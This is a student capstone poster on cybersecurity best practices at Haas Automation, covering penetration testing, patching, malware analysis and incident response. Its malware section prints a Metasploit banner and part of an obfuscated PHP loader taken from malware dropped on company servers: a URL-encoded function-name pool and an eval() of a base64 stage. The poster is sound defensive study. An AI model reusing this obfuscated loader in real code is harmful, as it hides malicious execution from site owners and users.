Channel Islands
CALIFORNIA STATE UNIVERSITY

Cybersecurity Best Practices

Zane Gittins • Dr. Michael Soltys • Comp 499

HAAS

Background

Haas Automation is the largest cnc machine company within the United States, and is located within Camarillo, CA. During my capstone I worked closely with network engineers and IT managers at Haas Automation to develop a cybersecurity best practices document that they may reference when deploying new software, during network setup, website deployment, malware analysis, penetration testing, and incident response. To aid in my research I made use of the latest security white papers, and performed simulations of real world attacks on Haas infrastructure to better determine security needs and practices tailored to the company. Penetration testing allowed for me to develop a deeper understanding of the Haas Automation attack surface. Haas also supports a large number of Haas factory outlets which operate world wide and maintain their own websites. I worked with the IT manager at Haas, Ken Shannon, to develop a document of best practices for website security for these externally managed sites.


Methodology

- Read papers by SANS, Google Security white papers, and consulted Dr. Soltys.
- Interviewed and spoke with network engineers and IT.
- Simulated real world attacks on the attack surface of Haas Automation.
- Conducted penetration testing and information gathering.
- Replicated past attacks that have been successful to learn methods that adversaries employed, and how they may have been prevented.
- Refactored malware dropped on Haas servers to better understand attackers goals and data exfiltration techniques.
- Deployed the Cuckoo Sandbox to quickly analyze malware samples internally.


Results

- Found multiple security holes that were quickly patched through coordinating with IT.
- Created charts of network topology to identify pathways an attacker could take into the Haas network.
- Wrote guides for incident response, malware analysis, and penetration testing.
- Worked on implementing DMARC and DKIM to prevent attacks identified in penetration testing.
- Wrote powershell scripts to aid the IT team in quickly patching vulnerable devices.
- Coded a python script to keep track of all software used on current servers, and notify network engineers whenever new software is installed, comparing changes from the last 60 days.
- Coded a python script to scan all Haas Windows devices for the Eternal Blue exploit, devices found were quickly patched.
- Discovered an active breach of an external Haas factory outlet site and notified system administrators.
- Wrote a script to quickly scan large lists of external Haas sites for vulnerabilities and generate reports.

Wireshark




```
MMMMMMMMMMM                MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        http://metasploit.pro


Taking notes in notepad? Have Metasploit Pro track & report
your progress and findings -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.10.0-2014082003 [core:4.10.0.pre.2014082003 api:1.0.0]]
+ -- --=[ 1331 exploits - 722 auxiliary - 214 post        ]
+ -- --=[ 340 payloads - 35 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```



encoded alphabet

```
$encoded_string_pool=urldecode('%66%67%36%73%62%65%68%70%72%61%34%63%6f%5f%
74%6e%64');
```

```
## enc1 = base64 decode
## enc2 = fopen
## enc3 = fgets
## enc4 = fread
## enc5 = fread
## enc7 = strtr
```



decoder stage 1 (source & refactored)

```
eval($GLOBALS['enc_str_1']
('JE8wMDBPME8wMD0kR0xPQkFMU1snT09PMDAwTzAwJ10oJE9PTzBPME8wMCwncmInKTskR0xPQ
kFMU1snTzBPMDBPTzAwJ10oJE8wMDBPME8wMCwweDUwZCk7JE9PMDBPMDBPMD0kR0xPQkFMU1sn
T09PMDAwME8wJ10oJEdMT0JBTFNbJ09PTzAwMDAwTyddKCRHTE9CQUxTWydPME8wME9PMDAnXSg
kTzAwME8wTzAwLDB4MWE4KSwnRW50ZXJ5b3V3a2hSSFlLTldPVVRBYUJiQ2NEZEZmR2dJaUpqTG
xNbVBwUXFTc1Z2WHhaejAxMjM0NTY3ODkrLz0nLCdBQkNERUZHSElKS0xNTk9QUVJTVFVWV1hZW
mFiY2RlZmdoaWprbG1ub3BxcnN0dXZ3eHl6MDEyMzQ1Njc4OSsvJykpO2V2YWwoJE9PMDBPMDBP
MCk7'));
```

Conclusions

- Patch management is a critical yet difficult aspect of system security, patches must be rolled out across hundred of devices, often in a matter of days after release, to prevent infiltration by malicious actors.
- Malware analysis is a crucial step of incident response, it allows defenders to identify the scope of a breach and best remediation methods.
- Penetration testing allows for the rapid testing of novel vulnerabilities, allowing defenders to understand their attack surface and ramifications of new exploits.
- It is increasingly important to understand network topology, looking for suspicious traffic at data exfiltration points allows defenders to identify breaches.
- Attribution of a cyber crime is increasingly difficult, malicious actors frequently make use of proxy chains, virtual private networks, and find new ways to implement latest encryption schemes in their attacks.
- Malware authors are becoming increasingly sophisticated. Signs show that many use agile development strategies, and reuse resources from past campaigns for rapid deployment. Many make use of Git, and deploy malware within several days of a security notice.

Literature Cited

1. Vandenbrink, Rob. "Agile Security Patching." *SANS Institute*. N.p., 18 Apr. 2018. Web.
2. Murakami, Hirokazu, and Chris Walker. "Reverse Engineering of WannaCry Worm and Anti Exploit Snort Rules." *SANS Institute*. N.p., 15 Mar. 2018. Web. 25 Mar. 2018
3. Vervier, Markus, Michele Orrù, , Berend-Jan Wever, and Eric Sesterhenn. *Browser Security White Paper*. Digital image. *X41*. N.p., 19 Oct. 2017. Web.
4. Kucherawy, and Zwicky, Ed. "Domain-based Message Authentication, Reporting, and Conformance (DMARC)." *IETF RFC*. N.p., Mar. 2015. Web.
5. Allman, Callas, Delany, Fenton, and Thomas. "DomainKeys Identified Mail (DKIM) Signatures." *IETF RFC*. N.p., May 2007. Web.

Acknowledgements

- Dr. Michael Soltys.
- Ken Shannon, IT manager at Haas Automation.
- Kyle Donnelly, systems engineer at Haas Automation.
- Vince Cacaro, SAP security engineer at Haas Automation.
- David Sell, network engineer at Haas Automation.
- Marc Villanueva, IT expert at Haas Automation.